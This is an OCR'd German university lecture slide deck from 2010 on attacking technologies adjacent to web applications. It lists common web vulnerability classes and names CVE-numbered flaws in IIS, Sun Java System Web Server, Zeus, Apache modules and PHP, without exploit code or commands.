Moritz Jodeit
IT Security Consultant

Attacking Adjacent Layers

Praktikum zur Hackertechnik

Ruhr-Universität Bochum

14.07.2010


Agenda

- Typische Websicherheit
- Angrenzende Technologien
- Aktuelle Beispiele
- Fazit

Me, myself and I


- Informatikstudium (Universität Hamburg)
  - Studentische Hilfskraft
    - Sicherheit in Verteilten Systemen (SVS)
- Seit Anfang 2009
  - IT Security Consultant bei n.runs AG
- Schwerpunkte
  - Penetrationstests
  - Source Code Audits
  - Binär-Analysen
  - Reverse Engineering
- Likes to break things ;)

Einfache Webapplikationssicherheit




- Injection attacks (SQL, LDAP, XPath, SOAP, …)
- Cross-Site Scripting (XSS)
- File disclosure / arbitrary file upload
- Cross-Site Request Forgery (CSRF)
- Local/Remote File Include
- XML eXternal Entity attacks (XXE)
- …

Einfache Webapplikationssicherheit




- Injection attacks (SQL, LDAP, XPath, SOAP, …)
- Cross-Site Scripting (XSS)
- File disclosure / arbitrary file upload
- Cross-Site Request Forgery (CSRF)
- Local/Remote File Include
- XML eXternal Entity attacks (XXE)
- …

Webapplikationssicherheit




Webapplikationssicherheit




- **Microsoft IIS** Authentication Memory Corruption (CVE-2010-1256)
  - Extended Protection muss aktiviert sein
  - Betrifft IIS 6.0, IIS 7.0 und IIS 7.5
- **Sun Java System Web Server**
  - Diverse ausnutzbare Schwachstellen (Memory corruption, file disclosure)
  - CVE-2010-0388, CVE-2010-0387, CVE-2010-0361, CVE-2010-0360, …
- **Zeus Web Server** SSL2_CLIENT_HELLO Overflow (CVE-2010-0359)

Webapplikationssicherheit




- Webserver Module bieten realistische Angriffsfläche
  - **mod_proxy_http** Information Disclosure (CVE-2010-2068)
  - **mod_isapi** Dangling Pointer Vulnerability (CVE-2010-0425)
  - **mod_proxy** HTTP Chunked Encoding Integer Overflow (CVE-2010-0408)
  - **mod_proxy** Heap Based Buffer Overflow on 64-bit Systems (CVE-2010-0010)
  - **mod_proxy_ajp** Information Disclosure (CVE-2010-1192)

Webapplikationssicherheit




- Scripting Languages bieten zusätzliche Angriffsfläche (Beispiel PHP)
  - MOPB (Month of PHP Bugs), 2007
  - MOPS (Month of PHP Security), 2010
  - PHP Interruption Vulnerabilities
    - *“State of the Art Post Exploitation in Hardened PHP Environments”, Stefan Esser (BlackHat USA 2009)*

Webapplikationssicherheit



